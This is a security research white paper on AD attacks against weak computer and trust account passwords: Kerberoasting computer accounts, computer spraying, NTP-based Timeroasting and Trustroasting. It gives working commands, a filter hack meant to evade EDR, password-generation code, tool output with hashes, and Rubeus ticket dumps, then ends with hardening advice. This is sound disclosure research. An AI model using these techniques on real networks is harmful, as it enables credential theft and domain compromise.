WHITE PAPER

TIMEROASTING, TRUSTROASTING AND COMPUTER SPRAYING

Taking advantage of weak computer and trust account passwords in Active Directory

Tom Tervoort

Secura
A BUREAU VERITAS COMPANY

Timeroasting, Trustroasting and Computer Spraying:

Taking advantage of weak computer and trust account passwords in Active Directory

Strong passwords are essential for protecting internal networks. Defenders constantly have to attempt convincing people to set passwords that are hard to guess. Meanwhile, attackers have a broad toolbox for figuring out and taking advantage of passwords that are still predictable.

So far, these attack techniques have concentrated on passwords chosen by humans, because they are motivated on picking passwords that are easy to type or remember. Within an Active Directory network there are also passwords that are used by computers or even whole domains in order to log in to other systems. Typically, these passwords are not picked by people but instead automatically set to something completely unguessable or uncrackable, so attackers don't bother with them. However, there are some obscure exceptions to this rule, and these can be taken advantage of by attackers. This whitepaper explores a number of new attack techniques that take advantage of these exceptions.

Table of Contents

Many common AD attack techniques, such as Kerberoasting or password spraying, take advantage of the predictability of passwords chosen by humans either for themselves or for a service account they manage. So far these types of attacks have been considered useless against the passwords of accounts of which the name ends in a dollar sign: these are usually non-personal AD accounts associated with domain-joined computers or forest/domain trust relations. Normally, AD securely generates long and random passwords for these types of accounts, that are completely infeasible to ever guess with an (online or offline) brute-force attack. Because of this, attack tool authors have so far been ignoring these accounts, as attempting to guess their passwords seemed to be a waste of time. It turns out, however, that these types of passwords always being unguessable is a false assumption in practice: there are actually several situations in which computer or trust accounts can have highly predictable passwords, and we encountered this in a number of organizational domains. This fact has all kinds of interesting implications, and we have come up with four novel AD pentesting techniques to take advantage of this.

In domains where weak dollar account passwords are present, these techniques can provide new (stealthy) methods of initial access and additional avenues for lateral movement and privilege escalation within AD environments.

A GitHub repository is available with the custom tooling described in this article.

1. How Dollar Accounts Get Bad Passwords

When we compromise a domain during a pentest or perform a password strength assessment for one of our customers, we usually import the entire domain's account database into **Hashcat** in order to crack password hashes. Because AD "protects" passwords using unsalted MD4 hashes, the number of accounts in the domain barely affects the performance of our dictionary or brute-force attacks. Therefore we usually don't bother filtering the hashes we upload, and also subject the dollar account hashes to cracking, even though common wisdom says this is useless.

However, we often see that some of our cracking results also include accounts with a dollar name at the end, which contradicts the idea that these accounts' passwords are uncrackable. Even more interesting, in most cases the cracked passwords happen to be identical to their usernames (excluding the dollar sign).

We were curious about how this could possibly happen, and after some Googling stumbled upon a **blogpost from 2012 by Joe Richards** which explains that in the time of Windows NT4, computer names were initialized with a default password that matches the first 14 characters of their computer name, lowercase and without a dollar sign.



Figure 1: A dangerous checkbox. When checked, your new computer account will initially get a terrible password.

Apparently, the command line tool **net computer** (which stems from the NT era) also sets this password for newly created machines. Likewise, when you create a computer object in the GUI you will have the option to click a compatibility checkbox that will cause the same behavior.

We verified if this is still the case for an up-to-date Windows Server 2019 domain controller, and to our surprise the computer accounts we created this way did indeed still use their names as their passwords! This behavior is **not really a secret** but rather obscure. It is hard to blame system administrators to not be aware of this dangerous side-effect of checking a box or using a traditional tool.

Now, Windows systems do automatically rotate their passwords every 30 days by default, which should eventually cause the weak password to be replaced by something secure. However, especially in situations where computer accounts are added manually it's not hard to imagine circumstances where legacy systems, test accounts or computer accounts that were never actually used are still lingering around in a large domain. It is also possible to **disable computer password resets**, which would keep the passwords insecure. Furthermore, attacker can also simply be lucky to identify an insecure account within 30 days of its creation.

Having computers with weak passwords is one thing, but we have also seen more than one case where a trust account had a trivially crackable password as well. Trust passwords act as shared secrets between domains or forests and are used to facilitate users of a domain A to log in to a service in domain B without having to directly expose the user credentials to domain B.

When a trust between Windows domains is set up, the password will be long and random. When setting up a trust with a non-Windows Kerberos realm, however, you will have to configure the password manually and therefore

you might accidentally pick something brute-forceable. Trust passwords **can also be reset manually** in order to resolve issues, providing another opportunity for administrators to accidentally set a weak password. In a case we encountered, a weak default password was set under the assumption that a piece of third-party software would reset it to something strong automatically, but for some reason that did not happen in practice.

There are probably plenty of other ways to mess up computer or trust passwords that we are not aware of yet. Most importantly, we have observed quite a few times that this has actually somehow happened in real organizations. This means that looking for and exploiting these types of weak passwords can be a useful tool for attackers and is something that should be accounted for by defenders. We will now examine what we can do with these observations from an offensive perspective.

2. Attacking Computer Passwords

I CRACKED A COMPUTER PASSWORD. WHAT NOW?

So let's say you've managed to determine the password of some Windows computer account. What can you actually do with it? Well, first of all computer accounts are basically just regular domain accounts, and just like user accounts they allow you to extract domain information over LDAP, access world-readable shares and mount all kinds of authenticated attacks like Kerberoasting, authentication coercion or AD CS abuse. So, when the computer password is the first thing you've got, you more or less have the same level of access as when you've compromised a single user.

Computer accounts can also be members of domain groups, so if a group has any special privileges you can take advantage of those. If the computer in question happens to be a domain controller, you can use its account to simply download the entire domain database via a DCSync attack, and you've basically become Domain Admin right away. Alternatively, if the computer has **constrained delegation permissions** to some other system, you can obtain delegation tickets that allow you to impersonate users towards that second system.

Even if the computer account itself does not have very interesting privileges, the users logged in to the computer the account belongs to might have. When you know a computer's password, there are a variety of ways you can execute code with Local Administrator privileges on that system. Probably the most effective method is to create **a silver ticket** for this computer with which you impersonate a user that has admin privileges on it (such as the Domain Admin). Next, scan the computer for accessible network services like SMB and use a standard technique like PSExec to achieve code execution.

If that sounds like too much of a hassle, there's a good chance that if you just throw **Impacket's versatile secretsdump script** at the system with the computer account's credentials, its hashes will just spill out :)

So now that we have something to do with these weak passwords, we'll take a look at four techniques of actually finding them.

TECHNIQUE #1: WIDENING THE KERBEROAST NET

Computer accounts are basically just a type of service account: they have SPNs and any domain user can request Kerberos service tickets for them. These tickets are encrypted with the account password, and if said password is weak can be brute-forced offline (a **Kerberoast attack**). So why do most Kerberoasting tools only display tickets from non-computer service accounts? Well, that's simply because these were intentionally filtered these out under the assumption that computer tickets could not be cracked anyway. Since we now know this is not always true, we can simply tweak an existing tool to not skip these kinds of accounts.

While we could (and probably eventually should) submit some pull requests for these tools that add this as a new feature, for now we've just changed a single line of code in **Impacket's GetUserSPNs.py script** to broaden the LDAP filter used to limit which accounts were targeted, as shown in Figure 2 and Figure 3.

```
276
277         # Building the search filter
278         searchFilter = "(&(servicePrincipalName=*)(UserAccountControl:1.2.840.113556.1.4.803:=512)" \
279                        "(!(UserAccountControl:1.2.840.113556.1.4.803:=2))(!(objectCategory=computer))"
280         searchFilter = "(objectClass=*" # <-- single-line hack: use an LDAP filter that matches everything
281
```

Figure 2: ugly hack to make the Impacket script GetUserSPNs.py no longer filter out computer accounts. As a nice side effect, this might fool some EDR solutions that only trigger on the more specific OID.

```
ServicePrincipalName                                                                    Name             Memb
--------------------------------------------------------------------------------------  ---------------  ----
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WIN-TJ9CT7RMSOC.lab2019.intern                WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC.lab2019.intern/ForestDnsZones.lab2019.intern                       WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC.lab2019.intern/DomainDnsZones.lab2019.intern                       WIN-TJ9CT7RMSOC$
DNS/WIN-TJ9CT7RMSOC.lab2019.intern                                                      WIN-TJ9CT7RMSOC$
GC/WIN-TJ9CT7RMSOC.lab2019.intern/lab2019.intern                                        WIN-TJ9CT7RMSOC$
RestrictedKrbHost/WIN-TJ9CT7RMSOC.lab2019.intern                                        WIN-TJ9CT7RMSOC$
RestrictedKrbHost/WIN-TJ9CT7RMSOC                                                       WIN-TJ9CT7RMSOC$
RPC/d0bd1bc9-c67b-4b66-b545-075c35da7a38._msdcs.lab2019.intern                          WIN-TJ9CT7RMSOC$
HOST/WIN-TJ9CT7RMSOC/LAB2019                                                            WIN-TJ9CT7RMSOC$
HOST/WIN-TJ9CT7RMSOC.lab2019.intern/LAB2019                                             WIN-TJ9CT7RMSOC$
HOST/WIN-TJ9CT7RMSOC                                                                    WIN-TJ9CT7RMSOC$
HOST/WIN-TJ9CT7RMSOC.lab2019.intern                                                     WIN-TJ9CT7RMSOC$
HOST/WIN-TJ9CT7RMSOC.lab2019.intern/lab2019.intern                                      WIN-TJ9CT7RMSOC$
E3514235-4B06-11D1-AB04-00C04FC2DCD2/d0bd1bc9-c67b-4b66-b545-075c35da7a38/lab2019.intern WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC/LAB2019                                                            WIN-TJ9CT7RMSOC$
ldap/d0bd1bc9-c67b-4b66-b545-075c35da7a38._msdcs.lab2019.intern                          WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC.lab2019.intern/LAB2019                                             WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC                                                                    WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC.lab2019.intern                                                     WIN-TJ9CT7RMSOC$
ldap/WIN-TJ9CT7RMSOC.lab2019.intern/lab2019.intern                                      WIN-TJ9CT7RMSOC$
WSMAN/WIN10CLIENT1                                                                      WIN10CLIENT1$
WSMAN/WIN10CLIENT1.lab2019.intern                                                       WIN10CLIENT1$
RestrictedKrbHost/WIN10CLIENT1                                                          WIN10CLIENT1$
HOST/WIN10CLIENT1                                                                       WIN10CLIENT1$
RestrictedKrbHost/WIN10CLIENT1.lab2019.intern                                           WIN10CLIENT1$
HOST/WIN10CLIENT1.lab2019.intern                                                        WIN10CLIENT1$
HTTP/someservice                                                                        suser1
HTTP/yetotherservice                                                                    suser2
HTTP/someotherservice                                                                   suser2
```

Figure 3: Result of running GetUserSPNs.py without account type restrictions. The 'HOST' SPNs are those belonging to computer accounts.

Afterwards, we can just crack these tickets as usual. In order to account for legacy NT4 computer passwords, make sure you also supply a custom dictionary that contains the legacy password for each computer name (generated in the manner shown in Figure 4). It's not necessary to use a ruleset along with this dictionary.

```
for name in sys.stdin:
  print(name.strip().rstrip('$').lower()[:14])
```

Figure 4: Python one-liner transforming computer names into corresponding legacy NT passwords.

TECHNIQUE #2: "COMPUTER SPRAYING" FOR INITIAL ACCESS

In order to perform a Kerberoasting attack, we still need to have some kind of user account, so we can't use it to obtain initial access. A popular initial access technique is **password spraying**: here a very short list of extremely common passwords is used in combination with a list of usernames (obtained from some internal or external source) in the hope that at least one of these users happens to have one of these very common passwords. The advantage of this attack compared to regular brute-forcing is that you circumvent account lock-out restrictions. The downsides are that you need to rely on there being someone with a very bad password (which is less likely with a stricter password policy) and that you need to find a way to obtain or guess usernames.

However, if we assume the domain may have at least one computer account with a legacy NT password, we can use a very simple variation of a password spraying attack: try a single login attempt for every computer account with a corresponding legacy password. Given a computer name list, you can use a simple script like the one in Figure 4 to get a list of passwords. Then you can simply plug both lists in a spraying tool (like **CrackMapExec** with the `--no-bruteforce` option). If this yields a hit, you've got a valid AD account.

Of course you first need to somehow come up with a list of computer account names. Luckily this is often easier than determining regular usernames. Some tactics you could use include the following:

1. If the domain has a reverse DNS zone, you can scan it (e.g. with nmap –sL) to obtain internal domain names corresponding to IPs. For many systems, the first label of its domain name will correspond to its computer name.
2. When you are scanning systems themselves via Nmap or CrackMapExec you will frequently be able to learn computer names via services like SMB.
3. Organizations usually name their systems in a consistent way. You can obtain some initial examples by scanning or sniffing broadcast traffic. Then, when you see names like WORKSTATION01983 or ACME-SERV4258 it won't be very difficult to predict and generate a bunch of other potential names.
4. Standard user enumeration techniques (like exploiting SMB NULL sessions) will also work for computer accounts.

At this moment, we are not really sure yet how good intrusion detection systems are at noticing this attack. On the one hand, we only try one password per user and failed computer logins do not correspond to well-known attacker behavior. On the other hand, we are still doing a whole lot of failed logins from a single source and each of them definitely leaves behind a Windows event (event ID 4625; the same as when a regular user enters an incorrect password), so we can hardly call this attack stealthy.

TECHNIQUE #3: UNAUTHENTICATED "TIMEROASTING" FOR COMPUTER HASHES

Domain-joined computers synchronize time using the well-known Network Time Protocol (NTP), where a Domain Controller acts as a time server. A problem with traditional NTP is that it is not authenticated, and that MitM attackers could spoof response packets and therefore mess with the client's clock.

To address this problem, Microsoft has added **a custom extension** to NTP that cryptographically authenticates NTP responses. When a system needs to synchronize its clock, it will include the RID of its computer account to an extension field in the NTP request. Then, the server will add a cryptographic Message Authentication Code (MAC) of the response that uses the NTLM hash (i.e. MD4 hash) of the computer account password as a key.

The client can request one of two MAC mechanisms: a preferred one based on HMAC-SHA512 and HKDF; and a legacy mechanism that is defined as MD5(MD4(computer-pwd) || NTP-response). This second approach is actually pretty broken from a cryptographic perspective, but that should not be a problem for a client supporting the modern variant.

Note that the client does not actually have to authenticate itself to the NTP server. It can just pick any RID and the server will look up the corresponding password and authenticate the response with it. This does not seem like a problem when you are just worried about time spoofing attacks, but this system does have the side-effect that an unauthenticated party can ask for what amounts to a salted password hash of every computer account in the domain!

This is still not problematic as long as all computer accounts are long and random but, as we established, that is not always the case. Therefore, we can abuse NTP to get "hashes" for every computer account and then attempt to crack them offline.

We wrote a small tool that executes this "Timeroasting" attack. Just give it an IP address of a domain controller and should be able to extract the computer password hashes. You can find it on **GitHub**.

```
$ sudo ./timeroast.py 10.0.0.42 | tee ntp-hashes.txt
1000:e0f76ffc495e33802c312bb2b9c3356c:1c0111e900000000000a24114c4f434ce6e13d4de3392692e1b8428bffbfcd0ae6e16cdb2f40f30fe6e16cdb2f41941f
1104:55f17a16ebfb225315187855f79f30de:1c0111e900000000000a24124c4f434ce6e13d4de4790edfe1b8428bffbfcd0ae6e16cdc5c88b8a0e6e16cdc5c89f25c
1114:8bcd871e4cda984c7a9fb48fbc3bc26c:1c0111e900000000000a24124c4f434ce6e13d4de39369d4e1b8428bffbfcd0ae6e16cdc778acd4de6e16cdc778b71b8
1115:55265c2d9510284b3ad62ab7d5cae532:1c0111e900000000000a24124c4f434ce6e13d4de4200050e1b8428bffbfcd0ae6e16cdc7817804fe6e16cdc7817f412
1116:cdd589bb4c6cb086f20936c34eb67aa6:1c0111e900000000000a24124c4f434ce6e13d4de49f74a4e1b8428bffbfcd0ae6e16cdc7896fb59e6e16cdc78976a14
1118:1e69c29c2f0ed1b9be0cac44a35efdcb:1c0111e900000000000a24124c4f434ce6e13d4de405c465e1b8428bffbfcd0ae6e16cdc7c15bd00e6e16cdc7c165fbd
1119:cd9843c3f44d719fbff51523a142ac19:1c0111e900000000000a24124c4f434ce6e13d4de49831bae1b8428bffbfcd0ae6e16cdc7ca84025e6e16cdc7ca8ba9e
1120:56b03e7b57da0f56ec4e91e60dcb780c:1c0111e900000000000a24124c4f434ce6e13d4de14c2649e1b8428bffbfcd0ae6e16cdc7d3343fae6e16cdc7d33b96a
1601:f42d39f728c4eee4e0f0004b646f25e2:1c0111e900000000000a24164c4f434ce6e13d4de4b502abe1b8428bffbfcd0ae6e16ce1f8ac7390e6e16ce1f8ad0587
```

Figure 5: Output of the Timeroast tool. Contains RIDs, MD5 hashes and NTP responses that can be treated as a 'salt' for the password hashes.

Unfortunately, the resulting password hashes do not match a format supported by Hashcat. While it was possible to define a matching dynamic hash format in John the Ripper, we ran into the problem that the salts (i.e. NTP response bodies) were longer than what the tool supported. So instead, we just created a very simple Python script that would mount a (slow) dictionary attack with a list of potential passwords, which is still suitable for cracking legacy NT passwords or passwords that are particularly weak. It's also still an order of magnitude faster than online brute-forcing. You can also find this "timecrack" script in **our GitHub repository**.

A downside of Timeroasting compared to Kerberoasting (other than that you can't use it to crack non-computer accounts) is that the results do not actually contain the computer names; only RIDs. You can map RIDs to computer names if you can find an SMB share allowing NULL sessions. If that doesn't work, but you can obtain a list of (potential) computer names using any of the other techniques

described in the section above you'll have a good word list to run a brute-force attack with, and then you'll be able to decide the computer name based on the matching password. You will also be able to brute-force other types of passwords much faster.

Computers sending NTP requests is pretty normal, so it probably won't trigger any alerts and doesn't seem to result in much of an audit trail either. I also doubt anyone will be looking for suspicious NTP traffic (unless they are aware of this blogpost) so for now Timeroasting by itself seems to be quite a stealthy method of potentially obtaining an initial AD account. Of course you would still need to come up with a list of computer names, which may be more noticeable unless you only use the brute-force strategy to come up with them.

	Computer Kerberoasting	Computer spraying	Timeroasting
Needs a user account?	Yes	No	No
Detectable?	Yes	Somewhat	Probably not (so far)
Finds legacy NT passwords?	Yes	Yes	Yes
Finds other weak passwords?	Yes	No (unless you turn it into a full online brute-force attack)	Yes (but only tells you the RID of the account it belongs to)

Table 1: Advantages and drawbacks of the three techniques to find weak computer passwords.

3. Attacking Trust Passwords

WHAT ABOUT TRUST PASSWORDS?

While, in our experience, weak trust passwords are a lot more rare than weak computer passwords, the impact of finding one of these is much larger, usually leading to full compromise of at least one of the two domains in the trust relationship.

The reason for this is because trust passwords are used to create so-called inter-realm Kerberos tickets, also known as referral tickets or trust tickets. These are basically encrypted messages from domain A to domain B, stating something along the lines of "I have identified that this is Bob, a user of of domain A and a member of the Enterprise Admins group". The key used to decrypt and verify this message is the trust password of the A-B trust. This trust password is associated with two "trust accounts" stored in either domain. In domain A this account would generally be called "B$" and in domain B it would be called "A$".

What you can do with a compromised trust account depends on the direction of the trust. If B trusts A, then you can impersonate any user from the A domain when logging in to B. If A also trusts B (a "two-way" trust relationship), you can impersonate any users from B towards A. Your capabilities up to this point depend on whether any users from one domain have interesting privileges in the other. If both domains are in the same forest however, you can probably elevate yourself to Domain Admin in at least one of the two domains.

If you want to know more about abusing trusts, and on how to forge trust tickets in practice, we recommend you read **this excellent blog post on the topic on Active Directory Security**.

“TRUSTROASTING” FOR TRUST HASHES

Any user within a domain A can look up A’s trust relationships; for example by running `nltest /trusted_domains`. If a domain B trusts A, then the domain controller of A will be able to issue trust tickets encrypted by the trust password shared between A and B. It’s the other way around if the relationship is in the other direction.

If B trusts A, you can receive a trust ticket by simply asking A for a ticket for some SPN in the B domain (for example the HOST service of B’s domain controller). This is easy to accomplish with **the Rubeus tool**, by running the following two commands with the credentials of any user in domain A:

```
Rubeus asktgt /user:<username> /
password:<password>

Rubeus asktgs /service:host/<B-dc-name> /
ticket:<output of asktgt>
```

Rubeus will output the resulting trust ticket, which is the only material you need to start a brute-force attack. By default Rubeus will request an RC4-encrypted ticket, which can be brute-forced much faster but it is more likely to be detected as malicious. You can supply the /aes flag to ask for an AES-encrypted ticket instead, making it very difficult to distinguish your action from legitimate behavior.

```
PS C:\Users\user1\Downloads\Rubeus-master\Rubeus\obj\Release> ./Rubeus asktgs /service:host/secondlab.lab2019.intern /ticket:doIFkD
wIBAqKCBEQEggRA3hmXdWBNLTYZaR0XucPYBZpnJs1p6cbz6bT750zHBnZpTWZbqS/h8JP87HP2hA5SZ/dPYMIYL3GyXyX6+M1R/k8VzoCNYqWJ0E2x2WWo6NKA0FFQWYbz
6pxNSddfu0vNkCLUvjnXbBRU7fj9347jSpFFVKRPyUKYVXX+NVYajwRFU6WfXyNYFjO9eePAseiW4V3JZifmJlO1j5xBH+gLhgAF+Dto827tZRVufTYFnhXER6ZWqDlM+g
66RvIY2J6B1HLJRxQf0DzFCriVPJQnHAOpjLY9egrD5Z78j31HolnEmR5uM472+aJVNrUbjhoPLncEMG4I1kzWk6QZwDEczrY5+psMfKEagCx8d0/Yt4Hyz+LoSpNfaxfha
jcqOSXnnWRXX277bnE6du16k751G1RUJ0UvsUcqXKrl1TNs++jlt9nGrjWLGYYa2TmxVDqzQ7GkmNYgsPiyjV5R+KKWA6y1btht eS9UApegntYz+dpnLpytG1xy4lO1J+Ok
aYNT2C22SinFppQGik3W1x/1GB9ByOt7eMiaNCvHcTv3xp951HtqECmN940GarlvrMprILnNitufjPT0MzMN65Gi5HtPdYJAqJ6CkgB9xh3iYje8G/qJra6llJUyXuKRrr
/mVGa2jUM9d3rX6xrH4jO3TCJLguNAEZJ146kOmIetgfEUypT+49tX/y5dL/JlfSji5gEeC8VD+GpFtfXPMB99hVudM3L6XTP9gAMKQkeB2xVki2yyIqjgdkwgdagAwIBAK
jA5MDgwODQ0MjNaphEYDzIwMjIwOTA4MTg0NDIzWqcRGA8yMDIyMDkxNTA4NDQyM1qoEBsOTEFCMjAxOS5JT1RFUk6pIzAhoAMCAQKhGjAYGwZrcmJ0Z3QbDmxhYjIwMTku

  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.1.2

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'host/secondlab.lab2019.intern'
[*] Using domain controller: WIN-TJ9CT7RMSOC.lab2019.intern (10.0.0.42)
[+] TGS request successful!
[*] base64(ticket.kirbi):

      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
      LkxBQjIwMTkuSU5URVJO
```

Figure 6: Using Rubeus to fetch a trust ticket.

So how do crack trust tickets? Luckily, the encryption protocol and format is exactly the same as for any other Kerberos service ticket, so we can just use existing tools like Hashcat. We only need to convert Rubeus' output format to the Hashcat service ticket syntax that is normally used for Kerberoasting. To accomplish this, we wrote a simple conversion script in Python that was inspired by Rubeus' Kerberoasting code. You can find this script in **our Timeroast repository**.

```
$ python3 kirbi_to_hashcat.py <<< 'doIFqzCCBaegAwIBBaEDAgEWooIEszCCBK9hggSrMIIEp6ADAgEFoRAbDkx
q+zTgDIRxoOYRHIvPpgBiAGp7uF9ES9W0XrWsajk7XFeprSDbJy4OGsh3pSbCMXJMqJ5cAJoGUAX6RyXDGfpeqhMNMKT1g
55DaNlA8Kxo7808ujxxu6ufzHQo9NUQf/CSToduBgmTk45AeREzwUTDAdbYVMQSVY5pY4dcGGTtdioxyGIQCiZJUyllz8Y
hgZS0S3sqEC/00m3NMMZRqNSeF9yPHHTJTSZZNygyiKFloDkWuj3Sa4rJU9t9zfJYj3ciz6YNyz5vjRCHPfM3qNTKIADk7
4CgSpHZ2NV9WUpKWXPoImzpY4FDQFwXHWRc0GvLgPV2SxWCDnY1zGW+88ASqur7qY6YZfS4+NicjJGu0EEH9t7CqJvAoPA
mgc1zAoFTjOvUtXKGN2cr6528agbxsVnaswBkM8rLNcAru7QWMfm2t6PONTuDNo+Y9Sm9Q65QUchsBCvwq9JSkfxACbChc
erS9C+GycAUag4CFOmDXzrrVl3Mglz9dJ35WyKKgcQnBpD92URU7o9jIYBsG7ajyPlW3C66q2Z0di+ZoNzecii1rR7w7gx
flhkKJJwzPYVipOHhBHbUXrL2PdRmLPG6blfvhgzLt2lVUOthmfmgFD3Q2uK2pJ2A7BZiNoCU/tWDvkX82/m6gXiU2vrW7
IHVfYHSMIHPoIHMMIHJMIHGoBswGaADAgEXoRIEEPEXUmhdDwq/Kzy10LOGD5ChEBsOTEFCMjAxOS5JTlRFUk6iEjAQoAM
MDE5LklOVEVSTqktMCugAwIBAqEkMCIbBmtyYnRndBsYU0VDT05ETEFCLkxBQjIwMTkuSU5URVJO'
$krb5tgs$23$*USERNAME$LAB2019.INTERN$krbtgt/SECONDLAB.LAB2019.INTERN*$8ebbd1759e81bdabecd38032
7aa84c34c293d607d03c29c08128c72da7873f9a36a044a3a322ec9f0c14f1ca505ca3015709d7e6eb4f52f42a13c4
3cba3c71bbab9fcc7428f4d5107ff0924e876e060993938e40791133c144c301d6d854c412558e6963875c1864ed76
decad8819c8125df37357b87247ec8c94446a5134af7e308977b00f22e2bb4325896c3b1f6edbbb7ed6c5860652d12
dea35328800393b3ae160d8c33a5a009e7a7d34516644e1ff765a215c9a901b67311d506d221f11ea65c52bee6a4a5
4a5973e8226ce9638143405c171d645cd06bcb80f5764b15820e7635cc65bef3c012aaeafba98e9865f4b8f8d89c8c
171bf8c30513c4b10cb112bfe2d5a683154faa891c315cfb56c30f614b778ddb0823f9102f7827f5696219a0735cc0
4a47f10026c285cdaf3b1f3e7ff498e1b70304499bbec342afc3ef20bc0c24876ef165ed08dee431fcd6c2c6e89e9a
0214e9835f3aeb565dcc825cfd749df95b228a81c4270690fdd94454ee8f6321806c1bb6a3c8f956dc2ebaab667476
8a802ff4f2b6023fb315361de4caeee0252d01a91d3dc594f214c5239ba09cd3b49076bc3b2dd30d218377e5864289
ea05e2536beb5bb5340e2738a40b683358b2cae43fe16a7de7fc63e95006550b42656834f19d605c016749bbc8b437
```

Figure 7: Converting Rubeus output to Hashcat input.

We didn't (yet) write a nice and complete "trustroasting" script that automatically identifies all trust tickets, requests them and outputs them in Hashcat format. So you'd have to follow the above steps for every trust relationship. Luckily the amount of trusts is usually low, so this won't be much work. Once you've gotten the resulting hashes, you can plug them into Hashcat and start cracking. Make sure to add the names of the trust accounts to your word list as well. If you're lucky, you might have caught one with a bad password and some very high privileges.

3. Conclusion and Recommendations

None of the attacks described here are the result of new vulnerabilities in Windows. Rather, they are just the result of extrapolation on what is possible when you drop the assumption that computer and trust passwords are always strong and random.

We've only recently started looking at weak trust and computer passwords ourselves, and while we've encountered quite a few of them so far, it's difficult to say how common this problem is and how valuable it would be to include these techniques in a pentester's toolkit. Nonetheless, we have a few recommendations for those that may be affected by this:

For Network Administrators:

- If you are in a position where you have to specify a trust password myself, make sure to generate a long random string.
- Avoid creating legacy compatible computer accounts.
- Make sure trust and computer password rotation are working properly. Get rid of legacy domain computer accounts that have not been active for a long time.
- If you are creating computer accounts using something other than a standard domain join, it can't hurt to immediately rotate its password afterwards just in case.

For Defenders:

